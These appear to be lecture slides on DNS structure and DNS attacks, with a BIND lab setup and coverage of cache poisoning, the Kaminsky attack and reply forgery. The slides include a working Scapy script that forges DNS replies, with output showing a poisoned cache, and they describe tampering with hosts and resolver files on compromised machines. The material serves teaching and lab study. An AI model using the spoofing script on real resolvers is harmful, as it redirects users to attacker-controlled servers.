
DNS and Attacks

Outline

- **DNS Hierarchy, Zones and Servers**
- **DNS Query Process**
- **DNS Attacks : Overview**
- **Local DNS Cache Poisoning Attack**
- **Remote DNS Cache Poisoning Attack**
- **Reply Forgery Attacks from Malicious DNS Servers**
- **DNS Rebinding Attack**
- **Protection Against DNS Cache Poisoning Attacks**
- **Denial of Service Attacks on DNS Servers**

DNS Domain Hierarchy

- Domain namespace is organized in a hierarchical tree-like structure.
- Each node is called a domain, or subdomain.
- The root of the domain is called ROOT, denoted as ' . '.

- Below ROOT, we have Top-Level Domain (TLD). Ex: In www.example.com, the TLD is .com.
- The next level of domain hierarchy is second-level domain which are usually assigned to specific entities such as companies, schools etc

DNS Zone

- DNS is organized according to zones.
 - A zone groups contiguous domains and subdomains on the domain tree and assign management authority to an entity.
-
- **The tree structure depicts subdomains within example.com domain.**
 - **In this case, there are multiple DNS zones one for each country. The zone keeps records of who the authority is for each of its subdomains.**
 - **The zone for example.com contains only the DNS records for the hostnames that do not belong to any subdomain like mail.example.com**

Zone vs Domain

- **A DNS zone only contains a portion of the DNS data for a domain.**
- **If a domain is not divided into subdomains, the zone and domain are essentially the same, because the zone contains all the DNS data for the domain.**
- **When a domain is divided into subdomains, their DNS data can still be put in the same zone, so domain and zone are still the same.**
- **But subdomains can have their own zones.**
- **usa.example.com is a domain with subdomains as boston, nyc and chicago. Two zones are created for usa.example.com. First contains usa domain, chicago and boston subdomain and second contains nyc subdomain.**

Authoritative Name Servers

- **Each DNS zone has at least one authoritative nameserver that publishes information about the zone.**
- **It provides the original and definitive answers to DNS queries.**
- **An authoritative name server can be a master server (primary) or slave server (secondary).**
- **A master server stores the master copies of all zone records whereas a slave server uses an automatic updating mechanism to maintain an identical copy of the master records.**

DNS ROOT Servers

- The root zone is called ROOT.
- There are 13 authoritative nameservers (DNS root servers) for this zone.
- They provide the nameserver information about all TLDs
 - <https://www.internic.net/domain/root.zone>
- They are the starting point of DNS queries.

13 DNS Root Servers

List of Root Servers



HOSTNAME	IP ADDRESSES	MANAGER
a.root-servers.net	198.41.0.4, 2001:503:ba3e::2:30	VeriSign, Inc.
b.root-servers.net	199.9.14.201, 2001:500:200::b	University of Southern California (ISI)
c.root-servers.net	192.33.4.12, 2001:500:2::c	Cogent Communications
d.root-servers.net	199.7.91.13, 2001:500:2d::d	University of Maryland
e.root-servers.net	192.203.230.10, 2001:500:a8::e	NASA (Ames Research Center)
f.root-servers.net	192.5.5.241, 2001:500:2f::f	Internet Systems Consortium, Inc.
g.root-servers.net	192.112.36.4, 2001:500:12::d0d	US Department of Defense (NIC)
h.root-servers.net	198.97.190.53, 2001:500:1::53	US Army (Research Lab)
i.root-servers.net	192.36.148.17, 2001:7fe::53	Netnod
j.root-servers.net	192.58.128.30, 2001:503:c27::2:30	VeriSign, Inc.
k.root-servers.net	193.0.14.129, 2001:7fd::1	RIPE NCC
l.root-servers.net	199.7.83.42, 2001:500:9f::42	ICANN
m.root-servers.net	202.12.27.33, 2001:dc3::35	WIDE Project

They are the most critical infrastructure on the Internet.

Top Level Domain (TLD)

- **Infrastructure TLD:** .arpa
- **Generic TLD (gTLD):** .com, .net,
- **Sponsored TLD (sTLD):** These domains are proposed and sponsored by private agencies or organizations that establish and enforce rules restricting the eligibility to use the TLD: .edu, .gov, .mil, .travel, .jobs
- **Country Code TLD (ccTLD):** .au (Australia), .cn (China), .fr (France)
- **Reserved TLD:** .example, .test, .localhost, .invalid

DNS Query Process



Local DNS Files

- **`/etc/host`**: stores IP addresses for some hostnames. Before machine contacts the local DNS servers, it first looks into this file for the IP address.

```
127.0.0.1    localhost
127.0.0.1    www.CSRFLabAttacker.com
127.0.0.1    www.CSRFLabElgg.com
127.0.0.1    www.XSSLabElgg.com
```

- **`/etc/resolv.conf`**: provide information to the machine's DNS resolver about the IP address of the local DNS server. The IP address of the local DNS server provided by DHCP is also stored here.

Local DNS Server and Iterative Query Process

- The iterative process starts from the ROOT Server. If it doesn't know the IP address, it sends back the IP address of the nameservers of the next level server (.NET server) and then the last level server (example.net) which provides the answer.

Emulating Local DNS Server (Step 1: Ask ROOT)

Directly send the query to this server.

```
seed@ubuntu:~$ dig @a.root-servers.net www.example.net
```

(Only a portion of the reply is shown here)

```
;; QUESTION SECTION:
```

```
;www.example.net.                IN      A
```

```
;; AUTHORITY SECTION:
```

```
net.                172800  IN      NS      m.gtld-servers.net.
```

```
net.                172800  IN      NS      l.gtld-servers.net.
```

```
net.                172800  IN      NS      k.gtld-servers.net.
```

```
;; ADDITIONAL SECTION:
```

```
m.gtld-servers.net.  172800  IN      A      192.55.83.30
```

```
l.gtld-servers.net.  172800  IN      A      192.41.162.30
```

```
k.gtld-servers.net.  172800  IN      A      192.52.178.30
```

No answer
(the root does
not know the
answer)

Go ask them!

DNS Response

There are 4 types of sections in a DNS response :

- Question section : Describes a question to a nameserver
- Answer section : Records that answer the question
- Authority section : Records that point toward authoritative nameservers
- Additional section : Records that are related to the query.

In the above example, we see that as root server doesn't know the answer there is no answer section, but tells us about the authoritative nameservers (NS Record) along with their IP addresses in the Additional section (A record).

Steps 2-3: Ask .net & example.net servers

```
seed@ubuntu:~$ dig @m.gtld-servers.net www.example.net
```

```
;; QUESTION SECTION:
;www.example.net.          IN      A

;; AUTHORITY SECTION:
example.net.              172800 IN      NS      a.iana-servers.net.
example.net.              172800 IN      NS      b.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.      172800 IN      A        199.43.132.53
b.iana-servers.net.      172800 IN      A        199.43.133.53
```

← Ask a .net nameservers.

← Go ask them!

```
seed@ubuntu:$ dig @a.iana-servers.net www.example.net
```

```
;; QUESTION SECTION:
;www.example.net.          IN      A

;; ANSWER SECTION:
www.example.net.          86400  IN      A        93.184.216.34
```

← Ask an example.net nameservers.

← Finally got the answer

DNS cache

- **When the local DNS server gets information from other DNS servers, it caches the information.**
- **Each piece of information in the cache has a time-to-live value, so it will be eventually time out and removed from the cache.**

Set Up DNS Server and Experiment Environment

- We will use this setup for our experiment

Setup: User Machine

Editing Wired connection 1

Connection name: Wired connection 1

Connect automatically

Wired 802.1x Security IPv4 Settings IPv6 Settings

Method: Automatic (DHCP) addresses only

Address	Netmask	Gateway	
			Add
			Delete

DNS servers: 10.0.2.16

Search domains:

DHCP client ID:

Require IPv4 addressing for this connection to complete

Routes...

Available to all users

Cancel Save...

- Need to modify `/etc/resolv.conf`
- DHCP may overwrite this file, we need to tell DHCP client to manually set the DNS server in this file, and then never modify it thereafter.

Setup: Configure Local DNS Server

- **Install BIND 9 DNS server:** `sudo apt-get install bind9`
- **Configure BIND 9 server**
 - **BIND 9 gets its configuration from `/etc/bind/named.conf`,**
 - **The file contains several “include” entries. One of the entries is `“/etc/bind/named.conf.options”`. In this file, we can specify where the DNS cache is to be dumped.**

```
options {  
    dump-file "/var/cache/bind/dump.db";  
};
```

Commands
related to
DNS cache

```
$ sudo rndc dumpdb -cache // Dump the cache to the sepcified file  
$ sudo rndc flush // Flush the DNS cache
```

Configure Local DNS Server: Simplification

- **Turn Off DNSSEC**: **DNSSEC** is used to protect against spoofing attacks on DNS servers. To simplify our experiment, we need to turn it off. Modify **named.conf.options**:

```
options {  
    # dnssec-validation auto;  
    dnssec-enable no;  
};
```

- **Use fixed source port (to simplify our experiment)**: Modify **named.conf.options**

```
options {  
    query-source port 33333;  
};
```

- **Restart DNS Server**: **sudo service bind9 restart**

Set Up DNS Zones on Local DNS Server

- **Create zones:** Create two zone entries in the DNS server by adding them to `/etc/bind/named.conf`.

```
zone "example.net" {
    type master;
    file "/etc/bind/example.net.db";
};

zone "0.168.192.in-addr.arpa" {
    type master;
    file "/etc/bind/192.168.0.db";
};
```

For forward lookup
(Hostname → IP).

For reverse lookup
(IP → hostname).

Zone File for Forward Lookup

`/etc/bind/example.net.db` (The file name is specified in `named.conf`)

```
$TTL 3D ; default expiration time of all resource records without
:      their own TTL
@      IN      SOA      ns.example.net. admin.example.net. (
      1          ; Serial
      8H         ; Refresh
      2H         ; Retry
      4W         ; Expire
      1D )       ; Minimum

@      IN      NS       ns.example.net.      ;Address of nameserver
@      IN      MX       10 mail.example.net. ;Primary Mail Exchanger

www    IN      A        192.168.0.101    ;Address of www.example.net
mail   IN      A        192.168.0.102    ;Address of mail.example.net
ns     IN      A        192.168.0.10     ;Address of ns.example.net
*.example.net. IN A    192.168.0.100    ;Address for other URL in
;      the example.net domain
```

@: Represents the origin specified in `named.conf` (string after “zone”) `[example.net]`

Zone File for Reverse Lookup

/etc/bind/192.168.0.db: (The file name is specified in named.conf)

```
$TTL 3D
@      IN      SOA      ns.example.net. admin.example.net. (
                        1
                        8H
                        2H
                        4W
                        1D)
@      IN      NS       ns.example.net.

101    IN      PTR      www.example.net.
102    IN      PTR      mail.example.net.
10     IN      PTR      ns.example.net.
```

Testing Our Setup

```
$ dig www.example.net
<<> DiG 9.5.0b2 <<> www.example.net
;; global options: printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 27136
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1,
   ADDITIONAL: 1

;; QUESTION SECTION:

```

DNS Attacks

- **Denial-of-Service Attacks (DoS):**
 - When the *local* DNS servers and the authoritative nameservers do not respond to the DNS queries, the machines cannot retrieve IP addresses which essentially cuts down the communication.
- **DNS Spoofing Attacks:**
 - Primary goal: provide a fraudulent IP address to victims, tricking them to communicate with a machine that is different from their intention.
 - Example: If a user's intention is to visit a bank's web site to do online banking, but the IP address obtained through the DNS process is attacker's machine, the user machine will communicate to the attacker's web server.

Overview of the Attack Surfaces



DNS Attacks on Compromised Machines

- **If attackers have gained the root privileges on a machine:**
 - Modify **/etc/resolv.conf**: use malicious DNS server as the machine's local DNS server and can control the entire DNS process.
 - Modify **/etc/hosts**: add new records to the file, providing the IP addresses for some selected domains. For example, attackers can modify IP address of www.bank32.com which can lead to attacker's machine.

Local DNS Cache Poisoning Attack

Spoofting DNS Replies (from LAN)

Local DNS Cache Poisoning Attack

**Goal: Forge DNS replies
after seeing a query
from Local DNS Server**

```
#!/usr/bin/python
from scapy.all import *

def spoof_dns(pkt):
    if(DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
        IPpkt = IP(dst=pkt[IP].src,src=pkt[IP].dst)
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                       rdata='1.2.3.4', ttl=259200)
        NSsec = DNSRR(rrname="example.net", type='NS',
                     rdata='ns.attacker32.com', ttl=259200)
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd,
                    aa=1, rd=0, qdcount=1, qr=1, ancount=1, nscount=1,
                    an=Anssec, ns=NSsec)
        spoofpkt = IPpkt/UDPpkt/DNSpkt
        send(spoofpkt)

pkt=sniff(filter='udp and (src host 10.0.2.69 and dst port 53)',
          prn=spoof_dns)
```

Local DNS Cache Poisoning Attack

```
$ dig www.example.net
; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 61991
;; flags: qr aa ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.net.      IN A

;; ANSWER SECTION:
www.example.net.      259200  IN A           1.2.3.4        ①

;; AUTHORITY SECTION:
example.net.          259200  IN NS          ns.attacker32.com. ②
```

Inspect the Cache

```
; authauthority
example.net.          259185  NS      ns.attacker32.com.
; authanswer
www.example.net.     259185  A       1.2.3.4
```

- Run `sudo rndc dumpdb -cache` and check the contents of `/var/cache/bind/dump.db`.
- Clean the cache before doing the attack
 - `sudo rndc flush`
 - `sudo rndc reload`

Remote DNS Cache Poisoning Attack

Challenges

Challenges: For remote attackers who are not on the same network as the local DNS server, spoofing replies is much more difficult, because they need to guess two random numbers used by the query packet:

- Source port number (16-bit random number)
- Transaction ID (16-bit random number)



Cache effect: If one attempt fails, the actual reply will be cached by local DNS server; attacker need to wait for the cache to timeout for the next attempt.

The Kaminsky Attack



How can we keep forging replies without worrying about the cache effect?

Kaminsky's Idea:

- Ask a different question every time, so caching the answer does not matter, and the local DNS server will send out a new query each time.
- Provide forged answer in the Authority section

The Kaminsky Attack: A Sample Response

Spoofing Replies: IP and UDP headers

Version	Header Length	Type of Service	Total Length	
Identification		IP Flags	Fragment Offset	
Time To Live (TTL)	Protocol: 17 (UDP)	Header Checksum		
Source Address				
Destination Address				
Source Port (53)		Destination Port		
UDP Length		UDP Checksum		
Transaction ID		Flags (0x8400)		
Number of Question Records (1)		Number of Answer Records (1)		
Number of Authority Records (1)		Number of Additional Records (0)		

Diagram illustrating the structure of a spoofed reply packet, showing the IP Header, UDP Header, and DNS Header sections.

The IP Header (dashed line) includes: Version, Header Length, Type of Service, Total Length, Identification, IP Flags, Fragment Offset, Time To Live (TTL), Protocol: 17 (UDP), Header Checksum, Source Address, and Destination Address.

The UDP Header (dashed line) includes: Source Port (53), Destination Port, UDP Length, and UDP Checksum.

The DNS Header (dashed line) includes: Transaction ID, Flags (0x8400), Number of Question Records (1), Number of Answer Records (1), Number of Authority Records (1), and Number of Additional Records (0).

Spoofing Replies: DNS Header and Payload

Question Record

Name	Record Type	Class
twysw.example.com	"A" Record 0x0001	Internet 0x0001

Answer Record

Attacks from Malicious DNS Server

Attacks from Malicious DNS Server

When a user visits a website, such as attacker32.com, a DNS query will eventually come to the authoritative nameserver of the attacker32.com domain.

In addition to providing an IP address in the answer section of the response, DNS server can also provide information in the authority and additional sections. Attackers can use these sections to provide fraudulent information.

Fake Data in the Additional Section

```
;; QUESTION SECTION:
;www.example.net.          IN      A

;; ANSWER SECTION:
www.example.net.          259200  IN      A      192.168.0.101

;; ADDITIONAL SECTION:
www.gmail.com.            259200  IN      A      192.168.0.201
www.facebook.com.         259200  IN      A      192.168.0.202
```

Additional
information is
provided

They will be discarded: out of zone. They will cause security problems if not discarded.

Fake Data in the Authority Section

This one is
allowed

```
;; QUESTION SECTION:
;www.example.net.          IN      A

;; ANSWER SECTION:
www.example.net.          259200 IN      A      192.168.0.101

facebook.com.            259200 IN      NS      ns.example.net.
```

This one is
out of zone,
and should
be discarded

Reply Forgery Attacks from Malicious DNS Servers

```
;; QUESTION SECTION:
;www.example.net.          IN      A

;; ANSWER SECTION:
www.example.net.         259200  IN      A          192.168.0.101

;; AUTHORITY SECTION:
example.net.            259200  IN      NS          www.facebook.com.

;; ADDITIONAL SECTION:
www.facebook.com.      259200  IN      A          192.168.0.201
```

This one
is allowed

This one is not allowed (out of zone). The local DNS server will get the IP address of this hostname by itself.

Reply Forgery in Reverse DNS Lookup

- **In the reverse lookup, a DNS query tries to find out the hostname for a given IP address.**
- **Question: Can we use the hostname obtained from reverse DNS lookup as the basis for access control?**
 - Example: Packets from www.ycp.edu are allowed to access certain services.
 - To answer this question, we need to know how to do reverse lookup

Reply Forgery Attacks from Malicious DNS Servers

Example :

Given an IP address, 128.230.171.184, the DNS resolver constructs a “fake name” 184.171.230.128.in-addr.arpa and then send queries through an iterative process.

We emulate the entire reverse lookup process using @ option in the dig command.

Reverse DNS Lookup

Step 1: Ask a root server. We get the nameservers for the in-addr.arpa zone.

```
seed@ubuntu:~$ dig @a.root-servers.net -x 128.230.171.184

;; QUESTION SECTION:
;184.171.230.128.in-addr.arpa.    IN PTR

;; AUTHORITY SECTION:
in-addr.arpa.      172800    IN NS  f.in-addr-servers.arpa.
in-addr.arpa.      172800    IN NS  e.in-addr-servers.arpa.

;; ADDITIONAL SECTION:
f.in-addr-servers.arpa. 172800    IN A   193.0.9.1
e.in-addr-servers.arpa. 172800    IN A   203.119.86.101
```

Step 2: Ask a nameserver of the in-addr.arpa zone. We get nameservers for the 128.in-addr.arpa zone

```
seed@ubuntu:~$ dig @f.in-addr-servers.arpa -x 128.230.171.184

;; QUESTION SECTION:
;184.171.230.128.in-addr.arpa.    IN PTR

;; AUTHORITY SECTION:
128.in-addr.arpa. 86400    IN NS  r.arin.net.
128.in-addr.arpa. 86400    IN NS  u.arin.net.
```

Reply Forgery Attacks from Malicious DNS Servers

Step 3: Ask a nameserver of the 128.in-addr.arpa zone. We get the nameservers for the 203.128.in-addr.arpa zone

```
seed@ubuntu:~$ dig @r.arin.net -x 128.230.171.184

;; QUESTION SECTION:
;184.171.230.128.in-addr.arpa.    IN PTR

;; AUTHORITY SECTION:
230.128.in-addr.arpa.    86400 IN NS ns2.syr.edu.
230.128.in-addr.arpa.    86400 IN NS ns1.syr.edu.
```

Step 4: Ask a nameserver of the 230.128.in-addr.arpa zone. We get the final result

```
seed@ubuntu:~$ dig @ns2.syr.edu -x 128.230.171.184

;; QUESTION SECTION:
;184.171.230.128.in-addr.arpa.    IN PTR

;; ANSWER SECTION:
184.171.230.128.in-addr.arpa. 3600 IN PTR syr.edu.
```

Review Our Question

- **Question: Can we use the hostname obtained from reverse DNS lookup as the basis for access control?**
- **Answer:**
 - If a packet comes from attacker, the reverse DNS lookup will go back to the attacker's nameserver.
 - Attackers can reply with whatever hostnames they want.

